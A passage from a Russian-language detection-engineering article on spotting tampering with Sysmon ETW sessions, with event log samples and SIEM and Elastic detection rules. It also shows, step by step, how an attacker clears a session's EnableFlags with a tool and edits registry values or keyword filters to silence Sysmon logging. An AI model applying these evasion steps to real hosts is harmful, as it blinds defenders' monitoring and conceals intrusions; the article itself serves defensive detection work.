
Элемент аудита для "MACHINE\SYSTEM\CurrentControlSet\Control\WMI\Autologger\EventLog-Microsoft-Windows-Sysmon-Operatio

Субъект: Все
Тип: Успех
Применяется к: Этот объект и дочерние объекты

Дополнительные разрешения:

☐ Полный доступ
☐ Запрос значения
☑ Задание значения
☑ Создание подраздела
☐ Перечисление подразделов
☐ Уведомление
☐ Создание связи
☑ Удаление
☐ Чтение разрешений
☑ Смена разрешений
☑ Смена владельца

И посмотрим на событие.



Свойства событий - Событие 4657, Microsoft Windows security auditing.

Изменено значение реестра.

Субъект:
ИД безопасности: STAND2008\Администратор
Имя учетной записи: Администратор
Домен учетной записи: STAND2008
Код входа: 0x93B27

Объект:
Имя объекта: \REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\WMI\Autologger\EventLog-Microsoft-Windows-Sysmon-Operational\{5770385f-c22a-43e0-bf4c-06f5698ffbd9}
Имя значения объекта: Enabled
Код дескриптора: 0x3f4
Тип операции: Изменено существующее значение реестра

Сведения о процессе:
Идентификатор процесса: 0xc44
Имя процесса: C:\Windows\regedit.exe

Сведения об изменении:
Тип старого значения: REG_DWORD
Старое значение: 1
Тип нового значения: REG_DWORD
Новое значение: 0


Имя журнала: Безопасность
Источник: Microsoft Windows security
Дата: 04.06.2024 21:55:19
Код: 4657
Категория задачи: Registry
Уровень: Сведения
Ключевые слова: Аудит успеха

Здесь мы видим, что ключ `Enable` поменял свое значение с 1 на 0. Дополним нашу корреляцию:

```
event SysmonSession_DisableProvider:
    key:
        event_src.host
    filter {
        filter::NotFromCorrelator() and
        lower(event_src.title) ==
"microsoft-windows-kernel-eventtracing" and
        msgid == "15" and
        in_list(["sysmondnsetwsession",
"eventlog-microsoft-windows-sysmon-operational"], lower(object.name))
    }

 event SysmonEtwSession_CmParamsModified:
    key:
        event_src.host
    filter {
        filter::NotFromCorrelator() and ((
            event_src.title == "windows" and
            msgid == "4657"
        ) or (
            event_src.title == "sysmon" and
            msgid == "13" )
        ) and
        in_list(["create", "modify"], lower(action)) == True and
        regex(object.path, ".*wmi\\\\autologger\\\\
eventlog-microsoft-windows-sysmon-operational.*", 0) != null and
        lower(object.name) == "enabled"
    }

rule Sysmon_provider_disabled_from_Sysmon_session:
SysmonSession_DisableProvider or SysmonEtwSession_CmParamsModified
```


Детектим изменение флагов сессии SYSMON TRACE

Как ты помнишь, к сессии `SYSMON TRACE` подключен системный провайдер, манипулировать которым можно, меняя флаги сессии (поле `EnableFlags`).




```
proch etw[PID: 7712 ] > show session 0x21
--------------------------------------------------------------------------
        SessionName:                SYSMON TRACE
        SessionGuid:                {46C85D08-FE20-11EE-9119-525400000000}
        SessionHandle:              0x21
        LogFileMode:                0x2800100
        EnableFlags:                0x10000
        ProvidersInfo:
--------------------------------------------------------------------------
GUID                                    Name
--------------------------------------------------------------------------
        Total ETW Providers:        0
--------------------------------------------------------------------------
```

Давай отключим все события системного провайдера от этой сессии.



```
proch etw[PID: 7712 ] > set enableflags 0x21 0x00
[+] (MainModule) EnableFlags parameter successfull updated for session 0x21.
proch etw[PID: 7712 ] > show session 0x21
--------------------------------------------------------------------------
        SessionName:                SYSMON TRACE
        SessionGuid:                {46C85D08-FE20-11EE-9119-525400000000}
        SessionHandle:              0x21
        LogFileMode:                0x2800100
        EnableFlags:                0x0
        ProvidersInfo:
--------------------------------------------------------------------------
GUID                                    Name
--------------------------------------------------------------------------
        Total ETW Providers:        0
--------------------------------------------------------------------------
```

На этот раз у нас будет сформировано событие `EventId 12` в журнале `Microsoft-Windows-Kernel-EventTracing\Analytic`.



Свойства событий - Событие 12, Kernel-EventTracing

The configuration of session "SYSMON TRACE" has been modified.

Имя журнала: Microsoft-Windows-Kernel-EventTracing/Analytic
Источник: Kernel-EventTracing
Дата: 19.04.2024 13:14:50
Код события: 12
Категория задачи: Сеанс
Уровень: Подробно
Ключевые слова: Сеанс


Это событие не предоставляет детальной информации об изменении параметра `EnableFlags`, однако факт изменения настроек этой сессии тоже подозрителен.

И получаем еще один детект на языке XP:

```
event SysmonSession_GenericParamsModified:
    key:
        event_src.host
    filter {
        filter::NotFromCorrelator() and
        lower(event_src.title) == "microsoft-windows-kernel-
eventtracing" and
        msgid == "12" and
        lower(object.name) == "sysmon trace"
    }
rule Sysmon_session_modified: SysmonSession_Modified
```

Полный текст правила выложен на GitHub.

Вот как это же правило будет выглядеть для Elastic SIEM.




```
any where (
      event.provider == "Microsoft-Windows-
Kernel-EventTracing" and
      event.code == "12" and
      winlog.event_data.SessionName ==
"SYSMON TRACE"
)
```

Детектим изменения параметров отбора событий

Способ 1 — с помощью Kernel Event Tracing


Давай посмотрим на параметры сессии `EventLog-Microsoft-Windows-Sysmon-Operational`.



```
proch etw[PID: 3800 ] > show session 0xc
--------------------------------------------------------------------------
        SessionName:                EventLog-Microsoft-Windows-Sysmon-Operational
        SessionGuid:                {08DD09CD-9050-5A49-02F8-46FD443360A8}
        SessionHandle:              0xc
        LogFileMode:                0x19800180
        EnableFlags:                0x0
        ProvidersInfo:
--------------------------------------------------------------------------
GUID                                    Name
--------------------------------------------------------------------------
{5770385F-C22A-43E0-BF4C-06F5698FFBD9}  Microsoft-Windows-Sysmon
        Enabled:                    True
        Level:                      0x4
        EnableProperty:             0x40
        MatchAnyKeyword:            0xffffffffffffffff
        MatchAllKeyword:            0x0
--------------------------------------------------------------------------
        Total ETW Providers:        1
--------------------------------------------------------------------------
```

Эта сессия нужна для того, чтобы служба журнала событий Windows могла писать события Sysmon в файл EVTX.

Как видно из скрина, служба потребляет события единственного провайдера `Microsoft-Windows-Sysmon`. Как я писал в статье «Добиваем мониторинг», для каждого из провайдеров на уровне сессии может происходить фильтрация (отбор) событий с помощью параметров `MatchAnyKeyword` и `MatchAllKeyword`. По дефолту эти параметры установлены в `0xffffffffffffffff` и `0x0`, что означает потреблять абсолютно все события. Атакующие могут модифицировать эти параметры, чтобы скрыть вредоносную активность. Например, если параметр `MatchAnyKeyword` установить в `0x1`, то сессия перестанет потреблять события. В этом случае в журнале `Microsoft-Windows-Kernel-EventTracing\Analytic` будет сформировано следующее событие.



Событие 14, Kernel-EventTracing

Общие | Подробности

● Понятное представление ○ Режим XML


+ System

- EventData

ProviderName {5770385f-c22a-43e0-bf4c-06f5698ffbd9}
SessionName EventLog-Microsoft-Windows-Sysmon-Operational
MatchAnyKeyword 1
MatchAllKeyword 0
EnableProperty 64
Level 4

Помимо поля `SessionName`, нам для формирования детекта понадобится поле `MatchAnyKeyword`, которое будет отличаться от значения `18446744073709551615`.

Если изменить параметр `MatchAllKeyword` на `0xffffffffffffffff`, то это аналогичным образом скажется на формировании событий в журнале EVTX и появится событие, как на скриншоте.



Событие 14, Kernel-EventTracing

Общие | Подробности

● Понятное представление ○ Режим XML

+ System

- EventData

ProviderName {5770385f-c22a-43e0-bf4c-06f5698ffbd9}
SessionName EventLog-Microsoft-Windows-Sysmon-Operational
MatchAnyKeyword 18446744073709551615
MatchAllKeyword 18446744073709551615
EnableProperty 64
Level 4


В этом случае мы видим изменение значения поля `MatchAllKeyword` (теперь оно отлично от `0x00`).

На основе данных событий мы можем сформировать следующее условие корреляции:


```
event SysmonSession_MatchParamsModified:
     key:
        event_src.host
    filter {
        filter::NotFromCorrelator() and
        lower(event_src.title) ==
"microsoft-windows-kernel-eventtracing" and
        msgid == "14" and
        in_list(["eventlog-microsoft-windows-sysmon-operational",
"sysmondnsetwsession"], lower(object.name)) and
        ($datafield5 != "18446744073709551615" or $datafield6 != "0")
    }

rule Sysmon_session_modified: SysmonSession_MatchParamsModified
```

Полный текст правила лежит на GitHub.

Если портировать его на Elastic SIEM, то оно будет выглядеть так, как на скринах ниже.



```
any where (
      event.provider == "Microsoft-Windows-Kernel-EventTracing" and
      event.code == "14" and
      winlog.event_data.SessionName like~ ("eventlog-microsoft-
windows-sysmon-operational", "sysmondnsetwsession") and
      (winlog.event_data.MatchAnyKeyword < 18446744073709551615 or
winlog.event_data.MatchAllKeyword > 0)
)
```




Компьютер\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\WMI\Autologger\EventLog-Microsoft-Windows-Sysmon-Operational\{5770385f-c22a-43e0-bf4c-06f5698ffbd9}

Имя	Тип	Значение
(По умолчанию)	REG_SZ	(значение не присвоено)
Enabled	REG_DWORD	0x00000001 (1)
EnableLevel	REG_DWORD	0x00000000 (0)
EnableProperty	REG_DWORD	0x00000001 (1)
LoggerName	REG_SZ	EventLog-Microsoft-Windows-Sysmon-Operational
MatchAllKeyword	REG_QWORD	0x8000000000000000 (9223372036854775808)
MatchAnyKeyword	REG_QWORD	0x00000000 (0)
Status	REG_DWORD	0x00000000 (0)

Способ 2 — с помощью Security Auditing

Так же как и в случае с отключением провайдера от ETW-сессии, эту активность можно детектить на основе `EventId 4657` и `Sysmon 13`. Давай посмотрим, как это выглядит.



Свойства событий - Событие 4657, Microsoft Windows security auditing.

Изменено значение реестра.

Субъект:
ИД безопасности: STAND2008\Администратор
Имя учетной записи: Администратор
Домен учетной записи: STAND2008
Код входа: 0x93B27

